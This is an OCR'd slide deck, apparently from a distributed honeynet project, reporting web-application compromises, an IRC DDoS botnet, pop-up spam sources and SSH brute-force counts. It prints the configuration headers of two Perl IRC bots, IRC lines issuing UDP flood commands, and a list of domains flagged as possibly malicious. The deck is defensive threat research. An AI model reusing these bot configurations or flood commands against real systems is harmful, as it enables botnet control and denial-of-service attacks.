


GDH: Example Incident 1

- Vulnerable awstats web application deployed on Fedora Core 3 Server honeypot
- Evidence of mass scanning detected by multiple GDH nodes (UKD and NZA) on Jan 14th, Hong Kong
- Brazilian attacker returned 24 hours later and compromised both servers within one 3 minute period




```
#!/usr/bin/perl
#   ShellBOT
#   OldW0lf - oldwolf@atrix-team.org
#       - www.atrix-team.org
# Stealth ShellBot Vers□o 0.2 by Thiago X

########## CONFIGURACAO ############
my $processo = '/usr/bin/perl';

$servidor='202.153.[redacted]' unless $servidor;
my $porta='8081';
my @canais=("#[redacted]");
my @adms=("[redacted]","[redacted]");
```



```
#!/usr/bin/perl
#
#        [redacted] v.1.[redacted]
#        by [redacted] ( [redacted] )
#        [redacted] at irc.[redacted].net
#
#        Dedicado a familia [redacted]
#        Nos somos [redacted]
#

#   CONFIG
#######################################################
##

my $server = "irc.undernet.org";
my $port="6667";
my $channel="#[redacted]";
my $owner= "[redacted]";
my $procname="/usr/local/apache/bin/httpd -DSSL";
my $qqum="*";
```

GDH: Example Incident 2


- Victims were a wide range of corporate and academic systems (~600 other hosts joined C&C channel in same period)
- Cross platform web application botnet (Linux / FreeBSD / OpenBSD / Solaris / MacOS)
- Bots used for UDP based DDoS attacks against Brazilian targets (GDH honeypots silently log and drop outgoing attacks)



```
:[redacted]![redacted]@[redacted].[redacted].net PRIVMSG #[redacted] :!all @udp 200.160.[redacted] 80 20
:[redacted]![redacted]@[redacted].[redacted].net PRIVMSG #[redacted] :!all @udp 200.246.[redacted] 80 20
[redacted]![redacted]@[redacted].[redacted].net PRIVMSG #[redacted] :!all @udp 201.36.[redacted] 80 60
[redacted]![redacted]@[redacted].[redacted].net PRIVMSG #[redacted] :!all @udp 201.36.[redacted] 80 20
:[redacted]![redacted]@[redacted].[redacted].net PRIVMSG #[redacted] :!all @udp 82.211.[redacted] 80 20
```

- Attackers also searching for Opteron and Xeon CPUs for brute force cracking activity. Wide variety of hacking in IRC logs
- Witnessed Botmaster ‘training’ and DDoS battles between rival individuals or groups over period of five months

Blog Timeline for Incident 0001 (NZA/UKD)



"UKD lockdown enabled"
Mar 01, 2007

"Today's IRC activity on NZA"
Mar 02, 2007

"Brazilian #[redacted] DDoS activity returns to NZA"
Mar 02, 2007

"Brief summary of all UKD bots seen to date"
Mar 03, 2007

"NZA FC3_Server1 re-compromised"
Mar 23, 2007

"NZA #[redacted] does DDoS"
Mar 24, 2007

"Basic analysis of NZA [redacted] botnet DDoS attacks"
Mar 26, 2007

"UKD: #[redacted] botnet returns"
Mar 27, 2007

"#[redacted] botnet activity on NZA and UKD"
Mar 27, 2007

"#[redacted] botmaster source addresses?"
Mar 27, 2007

"NZA/UKD: Further #[redacted] botnet activity"
Mar 28, 2007

"Generally quiet"
Mar 29, 2007

"No IRC on NZA or UKD"
Mar 30, 2007

"New NZA shell and botnet update activity"
Apr 13, 2007

"Botnet update on NZA"
Apr 18, 2007

"NZA botnet activity and outbound SMTP"
Apr 19, 2007

"Exploit downloads and further NZA botnet updates"
Apr 25, 2007

"Exploit downloads on NZA FC3_Server1 honeypot"
Apr 26, 2007

"#[redacted] botnet returns to NZA FC3_Server1"
May 21, 2007

"FC3_Server1 activity on NZA1"
May 22, 2007

"NZA IRC activity"
May 23, 2007

"Botnet sizes"
May 23, 2007

"NZA IRC activity - Microsoft IP address targetted for DDoS attack"
May 24, 2007

"NZA botnet shutdown?"
May 25, 2007


"NZA IRC activity - botnet active again"
May 30, 2007

(compromise of Linux honeypots in UK and New Zealand and subsequent web botnet activity)

GDH: Example Distributed Analysis 1

- Analysis of honeysnap_db flow data to determine if any unique IP addresses were seen by multiple GDH nodes
- Not all eleven GDH nodes were live for entire data collection period but:
  - 4 unique IPs seen by all 11 nodes
  - 7 unique IPs seen by 10 nodes
  - 12 unique IPs seen by 9 nodes
- Top source was US based (fastcolocation.net), but others mostly Chinese, which was surprising
- Traffic identified as Windows desktop message pop-up spam and MS-SQL Slammer attacks
- Spam payload analysed to determine products or sites being promoted via Windows UDP pop-ups

GDH: Example Distributed Analysis 2




Windows pop-up spam content analysis

9:53 February 20th, 2007 by david

A quick scan of all the windows UDP pop-up spam recorded by live GDH nodes to date shows the following sources have been advertised (**warning - links may be malicious**):

String_count	URL
15946	www.msregistrycleaner.com
10423	www.winregistrycleaner.com
6406	www.registrycleanerxp.com
4885	msreg.com
3711	www.regwinclean.com
3591	www.msreg.com
3346	fixingreg.com
3269	www.regproscan.com
3185	www.clean32.com
2217	www.fixingreg.com
1811	www.regfixit.com
1560	regupdating.com
1490	www.helpfixpc.com
1343	fixwin32.com
1277	www.patchupdate.info
1146	updatethereg.com
1106	www.regupdate.net


- Software being promoted by Chinese sources/bullet proof servers or compromised zombie PCs on Chinese address space
- Excellent input data for client honeypot crawling and subsequent malware analysis
- Also query tor nodes, RBN, black lists





Windows Pop-Up Spam Source

GDH: SSH Brute Force Attacks


Node	Attacks
ukans01	66303
nzans01	24104
phbns01	60804
phans01	231659
cnans01	108873
mxans01	60951
chans01	24351
hpdns01	46458
ncans01	49386
TOTAL	**672889**








GDH: Nepenthes Malware Analysis



Commonality between Nepenthes malware samples and honeynets

Unique Nepenthes malware samples per day

